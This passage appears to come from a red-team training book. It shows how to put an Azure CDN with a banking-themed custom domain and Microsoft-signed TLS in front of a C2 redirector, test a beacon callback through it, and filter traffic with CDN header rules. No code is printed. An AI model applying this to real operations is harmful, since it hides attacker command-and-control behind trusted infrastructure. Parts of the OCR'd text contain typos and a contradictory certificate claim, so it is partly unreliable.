


Figure 130 - Example of creating custom domain

Now comes the hard part, if you got the CNAME correct you will breeze right through here. Since we used a "**www**" in the CNAME record my domain I must enter is **www.interlinkbanking.com**, setting anything else will not work. The following example shows what I used to get Azure to accept the custom domain settings:




Figure 131 - Example of adding custom domain to get verified

Once Azure accepts your settings and custom domain name, you will see if listed in your CDN profile. In our case we can see that HTTPS is turned off but the custom domain is working on HTTP:




Figure 132 - Example of custom domain added

Its super important to understand that using a TLS cert provided by Azure has many great benefits, first it will not be a **Let's Encrypt** certificate, this is completely free to do and its will be signed by Microsoft. With all of that being said the process can take up to 7 hours to complete when using their cert process. We also have the ability to upload our own certificate and use a Lets Encrypt cert but this would default the purpose of what we're trying to do here.




Figure 133 - Example of turning on HTTPS for custom domain

Once you select the cert option for Azure to handle this for you and create it, a submission process will start as shown below:




Figure 134 - Example of HTTPS request submitted for custom domain

As you get further through the process Azure will update you as it completes each step. I recommend checking every 2 hours if you can in case there are issues with your verification. The following example shows the 2nd step being complete for the custom domain:




Figure 135 - Example of HTTPS certificate completion

Once you are in completion status you can check back in the portal and see that the HTTPS certificate has been installed. Shown in the following example is what this should look like when completed:

Figure 136 - Example of HTTPS enabled with custom certificate.

Now we can test in the browser, and we get redirected which means the domain is now working and hitting our HTTPS redirector as it should be. So, let's use the new domain. We can now remove the auzreedge.net domain and use the custom domain you setup. Shown in the following example is the **interlinkbanking.com** domain:

Figure 137 - Example of adding in custom domain to listener

Once the custom domain has been added we can now test a beacon to see if we can get a callback. We build a stageless payload and execute and we are now presented with a beacon:




Figure 138 - Example of beacon running under new domain with HTTPS enabled

It's extremely powerful to be able to use a custom domain and obtain a HTTPS certificate within the azure CDN. The only downfall is that the time to setup can take a while as the certificate deployment for **www.interlinkbanking.com** took over 6 hours to complete.

Hardening Azure CDN's

Azure CDN's are extremely powerful and allow you to set rules against your traffic coming in and out. When using the Verizon Premier CDN tier you get access to a management console that may not be super user friendly but once you get a feel for it its easy to use and very powerful.

Azure CDN Rules Engine 4.0 is a powerful feature of Azure's content delivery network (CDN) that can be used to enhance the security of your web applications by filtering out unwanted traffic. By applying a set of rules to incoming requests, the Rules Engine can effectively block malicious traffic, including traffic that is generated by a C2 redirector.

In your scenario, you have Azure CDN sitting in front of a HTTPS C2 redirector, and our goal is to use the Rules Engine to filter out malicious traffic and block requests coming from suspicious IP addresses. To achieve this, we will add in a custom policy based on a new rule that will check for the custom header we used in the Apache lab. If this header is not found, then we will redirect with the CDN before we even hit the HTTPS redirector.

First, we must get to the custom rules page, fastest way it to click on "**Geo-Filtering**" and then click manage:




Figure 139 - Example of method to get to rules

We will be creating a production policy for matching the header. You will end up with something similar to what is shown below.

